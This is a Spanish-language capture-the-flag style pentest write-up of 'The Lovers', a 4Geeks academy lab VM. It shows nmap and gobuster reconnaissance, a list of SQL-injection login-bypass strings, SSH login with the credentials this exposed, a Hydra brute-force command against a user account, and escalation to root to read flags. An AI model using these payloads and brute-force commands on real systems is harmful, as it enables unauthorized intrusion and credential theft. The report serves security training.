

# INFORME PENTESTING

## WEB THE LOVERS



REALIZADO POR:  
Victor Bravo.

# **Índice para Informe de Pruebas de Penetración - Metasploitable v1**

## **1. Introducción**

- 1.1 Propósito del Informe
- 1.2 Objetivos del Ejercicio de Pentesting
- 1.3 Alcance de la Prueba
- 1.4 Metasploitable v1 - Descripción del Entorno

## **2. Metodología**

- 2.1 Enfoque de Pruebas
- 2.2 Herramientas Utilizadas

## **3. Fase de Reconocimiento**

- 3.1 Escaneo de Red y Puertos
- 3.2 Identificación de Sistemas Operativos
- 3.3 Detección de Servicios y Versiones
- 3.4 Enumeración de Servicios Clave

## **5. Ataque a vsftpd usando backdoor**

## **6. Mitigación y Recomendaciones**

- 6.1 Mitigación
- 6.2 Recomendaciones

## **7. Conclusión**

- 7.1 Evaluación General de la Seguridad
- 7.2 Impacto Empresarial Potencial

## **1- INTRODUCCIÓN**

El objetivo de este pentesting es la máquina The Lovers, se procede a realizar reconocimiento, exploración y prevención para el servicio web que aloja dicha máquina.

### **1.1 Propósito del informe**

El propósito de este informe es la localización, explotación y prevención de vulnerabilidades dentro de la máquina The Lovers y de su entorno web.

### **1.2 Objetivos del ejercicio de pentesting**

- Identificar servicios, aplicaciones y componentes expuestos en The Lovers.
- Conseguir acceso
- Comprender el funcionamiento y causa de cada vulnerabilidad.
- Registrar y analizar cada hallazgo de forma metodológica.
- Proponer medidas correctivas que permitan fortalecer la seguridad del sistema.

### **1.3 Alcance de la prueba**

- La máquina **The Lovers**, ejecutada en un entorno de laboratorio controlado.
- Pruebas orientadas a **detección, análisis documental y evaluación del comportamiento**, sin realizar acciones destructivas y si una búsqueda activa de flags dentro de los sistemas comprometidos.
- Informe post penetración para la prevención y eliminación de las fallas localizadas.

## **1.4 Definición del entorno - The Lovers**

The Lovers es una máquina virtual creada con el propósito de servir como plataforma de prácticas de ciberseguridad dentro de la academia 4Geeks.

## **2.1 Enfoque de las pruebas**

Las pruebas se han llevado a cabo siguiendo un enfoque estructurado compuesto por:

1. Reconocimiento del entorno
  - Identificación de servicios accesibles.
  - Enumeración de aplicaciones web vulnerables.
2. Análisis de configuraciones y versiones
  - Revisión de banners, parámetros expuestos y configuraciones por defecto.
3. Identificación de vulnerabilidades OWASP Top 10
  - Observación del comportamiento de la aplicación ante entradas no válidas.
  - Revisión de control de accesos.
  - Comprobación de mecanismos de autenticación.
  - Detección de componentes obsoletos.
4. Documentación de hallazgos
  - Clasificación según OWASP.
  - Evaluación del impacto teórico.
  - Propuesta de mitigaciones.

## **2. METODOLOGÍA**

### **.2.1 Enfoque de las pruebas**

La metodología aplicada en este ejercicio sigue un enfoque sistemático basado en buenas prácticas de auditoría de seguridad y en los lineamientos establecidos por OWASP para el análisis de vulnerabilidades web.

El proceso se llevó a cabo en un entorno controlado, limitando las pruebas exclusivamente a la máquina The Lovers, con el objetivo de identificar debilidades relevantes.

La metodología se estructura en cuatro fases principales:

1. Reconocimiento inicial: identificación de servicios, puertos y tecnologías presentes en el sistema.
2. Análisis específico: observación del comportamiento de las aplicaciones frente a casos típicos de vulnerabilidad.
3. Documentación y clasificación de hallazgos: categorización según la taxonomía OWASP.
4. Recomendaciones de mitigación: presentación de soluciones y buenas prácticas.

### **2.2 Herramientas utilizadas**

- Nmap (Network Mapper) es el escáner de redes más popular del mundo - una herramienta esencial para auditorías de seguridad y administración de redes.
- Base64: sistema de codificación
- Hydra: Fuerza bruta

## **3. FASE DE RECONOCIMIENTO**

Se realiza un escaneo de la red para localizar la máquina objetivo.

```
⚡ ~ > nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 02:17 CET
Nmap scan report for 192.168.1.1
Host is up (0.0079s latency).
MAC Address: 50:5D:7A:DE:A2:9A (zte)
Nmap scan report for 192.168.1.129
Host is up (0.00s latency).
MAC Address: BC:FC:E7:16:60:31 (Unknown)
Nmap scan report for 192.168.1.132
Host is up (0.021s latency).
MAC Address: 7C:0A:3F:8B:41:7A (Samsung Electronics)
Nmap scan report for 192.168.1.146
Host is up (0.11s latency).
MAC Address: AE:79:08:0B:53:B6 (Unknown)
Nmap scan report for 192.168.1.165
Host is up (0.0024s latency).
MAC Address: 08:00:27:CC:D2:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.164
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.80 seconds
```

Se resalta en la imagen la IP de la máquina objetivo, en este caso se utiliza la herramienta nmap, con el comando **nmap -sn 192.168.1.0/24** con el cual localizaremos la máquina objetivo en dicha red.

### 3.1 Escaneo de red y puertos.

Se realiza a continuación la búsqueda de puertos y servicios que trabajan en esa IP, así como las versiones que corren en dichos servicios, con la intención de localizar vulnerabilidades asociadas que puedan ser objeto de un ataque.

```
⚡ ~ 3s > nmap -sVC -T5 192.168.1.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 02:29 CET
Nmap scan report for 192.168.1.165
Host is up (0.00s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 bc:b3:92:0e:71:50:81:f0:22:51:67:8e:53:c2:83 (ECDSA)
|_ 256 c9:9a:1e:01:18:fc:c0:76:c6:38:05:47:6e:4f:c5:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: The Lovers
MAC Address: 08:00:27:CC:D2:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
```

Se utiliza nmap para enumerar dichos servicios, con el siguiente comando **nmap -sVC -T5 192.168.1.165**. Tras la utilización de dicho comando nos arroja dos servicios abiertos, en primer término el puerto 22/tcp con el servicio ssh corriendo en la versión OpenSSH 9.6p1, se localiza también el puerto 80 abierto, con el servicio http corriendo la versión Apache httpd 2.4.58

### 3.2 Detección de sistemas operativos

Los sistemas operativos que se detectan son linux.

```
⚡ ~ ➤ ping 192.168.1.165
PING 192.168.1.165 (192.168.1.165) 56(84) bytes of data.
64 bytes from 192.168.1.165: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 192.168.1.165: icmp_seq=2 ttl=64 time=0.000 ms
64 bytes from 192.168.1.165: icmp_seq=3 ttl=64 time=0.000 ms
64 bytes from 192.168.1.165: icmp_seq=4 ttl=64 time=0.000 ms
^C
--- 192.168.1.165 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3140ms
rtt min/avg/max/mdev = 0.000/0.000/0.000/0.000 ms
```

El valor arrojado ttl=64 nos indica que nos enfrentamos a un sistema Linux.

### 3.3 Detección de Servicios y puertos

Se utiliza nmap para enumerar dichos servicios, con el siguiente comando **nmap -sVC -T5 192.168.1.165**. Tras la utilización de dicho comando nos arroja dos servicios abiertos, en primer término el puerto 22/tcp con el servicio ssh corriendo en la versión OpenSSh 9.6p1, se localiza también el puerto 80 abierto, con el servicio http corriendo la versión Apache httpd 2.4.58

```
⚡ ~ ➤ nmap -sVC -T5 192.168.1.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 02:29 CET
Nmap scan report for 192.168.1.165
Host is up (0.00s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bc:b3:92:0e:71:50:50:81:f0:22:51:67:8e:53:c2:83 (ECDSA)
|   256 c9:9a:1e:01:18:fc:c0:76:c6:38:05:47:6e:af:c5:77 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: The Lovers
MAC Address: 08:00:27:CC:D2:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
```

#### 4. Registro de vulnerabilidades

Registro Vulnerabilidades Web The Lovers				
Tipo Vulnerabilidades	Tipo Nomenclatura	Descripción	Criticidad	Puntuación
SQL Inyection			Critica	Critica
Bruteforce			Critica	Critica
Cryptographic			Critica	Critica

## Registro Vulnerabilidades puerto 80 (Apache httpd 2.4.58)

Vulnerabilidad	Nomenclatura	Descripción	Criticidad	Puntuación
SSRF	CVE-2024-38476	Filtración de información, SSRF o ejecución de scripts locales a través de aplicaciones de backend.	Critica ▾	10 ▾
Ejecucion/Divulgacion de codigo	CVE-2024-38474	Problema de codificación en <code>mod_rewrite</code> que podría permitir la ejecución de scripts o la divulgación de código fuente CGI en directorios no accesibles por URL	Critica ▾	10 ▾
Ejecucion/Divulgacion de codigo	CVE-2024-38475	Ejecución/Divulgación Código: Un escape incorrecto en <code>mod_rewrite</code> puede mapear URLs a ubicaciones del sistema de archivos, resultando en ejecución de código o divulgación de código fuente	Critica ▾	9 ▾
Dos	CVE-2023-43622	Denegación de Servicio (DoS): Un atacante puede bloquear conexiones HTTP/2 con tamaño de ventana inicial 0, agotando recursos del servidor (similar a un ataque Slowloris)	Alta ▾	7... ▾
Dos	CVE-2023-45802	Denegación de Servicio (DoS): Un cliente puede agotar la memoria del servidor enviando solicitudes HTTP/2 y reiniciándolas (RST frames) continuamente	Alta ▾	8 ▾


Registro Vulnerabilidades puerto 80 (Apache httpd 2.4.58)				
Vulnerabilidad	Nomenclatura	Descripción	Criticidad	Puntuación
Omision Autenticación	CVE-2024-38473	Omisión de Autenticación: Un problema de codificación puede permitir que URLs con codificación incorrecta se envíen a servicios de backend, pudiendo eludir la autenticación	Alta	8
DoS	CVE-2024-38477	Permite a usuarios locales crear enlaces simbólicos (symlinks) en el directorio de datos de MySQL, evitando las restricciones de permisos. Esto puede llevar a acceso no autorizado a tablas y datos.	Alta	8
Divulgación código Fuente	CVE-2024-39884	Divulgación Código Fuente: Un error en la configuración basada en AddType puede hacer que se sirva el código fuente de scripts (ej. PHP) en lugar de ejecutarlos	Media	6

## Registro Vulnerabilidades puerto 22 (OpenSSH 9.6.p1)

Tipo Vulnerabilidad	Nomenclatura	Descripción	Criticidad	Puntuación
Ataque Temporización	CVE-2024-39894	Ataque de Temporización: Puede permitir que un atacante analice el tiempo entre pulsaciones de teclas durante la introducción de contraseñas	Alta	7.5
Suplantacion MiTM(man in the middle)	CVE-2025-26465	Suplantación MiTM: Un atacante activo se puede hacer pasar por un servidor legítimo si la opción VerifyHostKeyDNS está habilitada. Por defecto está desactivada	Media	6.5
DoS	CVE-2025-26466	Denegación de Servicio (DoS): Un cliente malicioso puede causar un consumo excesivo de memoria enviando paquetes SSH de ping antes de la autenticación.	Media	6

## Explotación

Una vez localizados los servicios y sus vulnerabilidades halladas es que son versiones obsoletas, lo primero que se comprueba es que la web que aloja esta ip, solo tiene dos campos de registros para Usuario y Contraseña, lo que indica que tiene algún tipo de base de datos, se procede a hacer un nmap más profundo a ver si se localizan servicios en puertos específicos en los que se alojan servicios como mysql.



Se utiliza la herramienta gobuster para ver si hay directorios accesibles. Lo que arroja varios directorios ocultos y la propia index, los directorios ocultos no son accesibles arrojando error 403(Se tiene acceso al servidor pero no al recurso)

```

` ~ > gobuster dir -u http://192.168.1.165 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.165
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta           (Status: 403) [Size: 278]
/.htpasswd      (Status: 403) [Size: 278]
/.htaccess      (Status: 403) [Size: 278]
/index.php      (Status: 200) [Size: 1598]
/server-status  (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Se localiza el servicio MySQL en puerto 3306, utilizamos nmap -sCV -T5 -p3306 192.168.1.165 y el resultado es estado cerrado y no arroja versiones, descartamos se descarta esta línea de actuación.

```

` ~ > nmap -sCV -T5 -p3306 192.168.1.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 16:55 CET
Nmap scan report for 192.168.1.165
Host is up (0.00s latency).


PORT      STATE SERVICE VERSION
3306/tcp  closed mysql
MAC Address: 08:00:27:CC:D2:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


Sabiendo que hay servicio de bases de datos probamos SQL injection, una vulnerabilidad localizada en la OWASP10, que permite la ejecución de ciertos scripts dentro de los campos arriba citados.

Se procede con un script simple, a ver si acepta la injection, la lista de los utilizados son los siguientes

```
' OR '1'='1
' OR '1'='1'--
' OR '1'='1'#
' OR '1'='1'/*
admin--
' OR 'a'='a
```

Se ejecuta el primero de ellos '`OR '1'='1`' y da acceso a un usuario





Se consiguen credenciales de SSH para el usuario mike, con password m1k3sP4ssword

Se procede a intentar utilizar el servicio SSH con ese usuario y esa password desde nuestra máquina

```
✉ ~ 3s > ssh mike@192.168.1.165
The authenticity of host '192.168.1.165 (192.168.1.165)' can't be established
.
ED25519 key fingerprint is: SHA256:rgqsaKpqt4xTUXMkdldDesKL/MWrNXNYn0xql+M103x
M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.165' (ED25519) to the list of known hosts.
mike@192.168.1.165's password:
```

Se accede al servicio SSH utilizando las credenciales localizadas despues del SQL injection

```
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-87-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
```

```
System information as of Tue Dec 16 02:16:40 AM UTC 2025
```

```
System load: 1.12
Usage of /: 52.9% of 9.74GB
Memory usage: 10%
Swap usage: 0%
Processes: 118
Users logged in: 0
IPv4 address for enp0s3: 192.168.1.165
IPv6 address for enp0s3: 2a0c:5a81:b708:bc00:a00:27ff:fecc:d239
```

```
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
```

```
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

Expanded Security Maintenance for Applications is not enabled.

97 updates can be applied immediately.

To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Una vez se logra dicho acceso se procede a identificar usuarios, y posibles rutas para movernos por el sistema, la visualizacion del directorio home arroja que hay otros 2 usuarios

```
mike@lovers-lab:~$ ls -a
. ... .bash_history .bash_logout .bashrc .cache flag.txt .local .profile secrets .sudo_as_admin_successful
mike@lovers-lab:~$ cd ..
mike@lovers-lab:/home$ ls -la
total 20
drwxr-xr-x 5 root      root     4096 May  5  2025 .
drwxr-xr-x 23 root      root     4096 May  5  2025 ..
drwxr-x---  3 amanda   amanda   4096 Dec 16 02:50 amanda
drwxr-x---  5 mike      mike    4096 Jul 25 19:47 mike
drwxr-x---  4 student   student  4096 Jul 25 19:49 student
mike@lovers-lab:/home$
```

Como se muestra en la imagen dentro del directorio de Mike, localizamos la primera flag, que obtenemos con cat flag.txt, arrojando el resultado

```
mike@lovers-lab:~$ ls
flag.txt secrets
mike@lovers-lab:~$ cat flag.txt
4GEEKS{D1d_m1k3_d0_s0m3th1ng_WRONG?}
mike@lovers-lab:~$ █
```

Se procede a visualizar el directorio secrets, donde encontramos 2 archivos de imagen amanda.png, amanda.png\_original y un archivo letter.txt

```
mike@lovers-lab:~/secrets$ ls  
amanda.png amanda.png_original letter.txt  
mike@lovers-lab:~/secrets$
```

Se intentan visualizar las imágenes pero no se consigue así que hacemos cat letter.txt para ver el contenido de ese archivo

```
This is our secret. And even though  
I'm overflowing with love for you and want to shout it to the world,  
I know that would be a problem for both of us.  
So I'll keep it deep in my heart, as our sweet little secret.  
I love you, A.
```

En este punto, se procede a ver los permisos de mike, para ver si tiene acceso a mas directorios o a otros usuarios para seguir la busqueda, se utiliza el comando id, peto el resultado arroja que no tiene mas acceso que lo que ya se ha visualizado

```
mike@lovers-lab:~/secrets$ id  
uid=1001(mike) gid=1001(mike) groups=1001(mike),100(users)  
mike@lovers-lab:~/secrets$ |
```

Tras finalizar esta rama de investigacion, se procede a realizar una accion de fuerza bruta sobre los usuarios localizados en el directorio home, centrando dicho ataque sobre el usuario amanda, que segun evidencias localizadas, tiene algun tipo de vinculacion con mike.

Se procede con la ejecucion de hydra a dicho usuario, intentando acceder por fuerza bruta, se utiliza el siguiente comando hydra -l amanda -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.165 para intentar acceder utilizando el famosos diccionario rockyou.txt

```
⚡ ➜ /usr/sh/wordlists ✘ 1m 45s ⚡ ➤ hydra -l amanda -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.165 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-16 03:
40:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.165:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 1
4 active
[STATUS] 159.33 tries/min, 478 tries in 00:03h, 14343925 to do in 1500:25h, 1
2 active
[STATUS] 136.14 tries/min, 953 tries in 00:07h, 14343450 to do in 1755:56h, 1
2 active
[22][ssh] host: 192.168.1.165 login: amanda password: password123
[STATUS] attack finished for 192.168.1.165 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-16 03:
49:57
```

Después de varios intentos, el programa nos facilita la clave de acceso al usuario amanda, se procede aloguearse con dicho usuario.

```
mike@lovers-lab:/home$ ls
amanda mike student
mike@lovers-lab:/home$ cd amanda
bash: cd: amanda: Permission denied
mike@lovers-lab:/home$ su amanda
Password:
amanda@lovers-lab:/home$ id
uid=1002(amanda) gid=1002(amanda) groups=1002(amanda),27(sudo),100(users)
amanda@lovers-lab:/home$ 
```

Se realiza un id, y arroja que dicho usuario tiene permisos de root, logrando así acceso a todo el sistema. Tras una detallada búsqueda por directorios localizamos la segunda flag, en la ruta /root/flag.txt

```
root@lovers-lab:/home# cd ..
root@lovers-lab:/# cd root
root@lovers-lab:~# ls
flag.txt
root@lovers-lab:~# cat flag.txt
4GEEKS{4m4nd4_4nd_m1k3?}
root@lovers-lab:~# 
```

Por último se procede a inspeccionar al usuario restante, desde la propia posición de root que nos facilita el acceso sin sus credenciales, en esta búsqueda se localiza lo siguiente

```
root@lovers-lab:/home# su student
student@lovers-lab:/home$ cd student
student@lovers-lab:~$ ls
student@lovers-lab:~$ ls -laa
total 32
drwxr-x--- 4 student student 4096 Jul 25 19:49 .
drwxr-xr-x  5 root      root    4096 May  5  2025 ..
-rw-----  1 student student  122 Dec 16 02:52 .bash_history
-rw-r--r--  1 student student  220 Mar 31 2024 .bash_logout
-rw-r--r--  1 student student 3771 Mar 31 2024 .bashrc
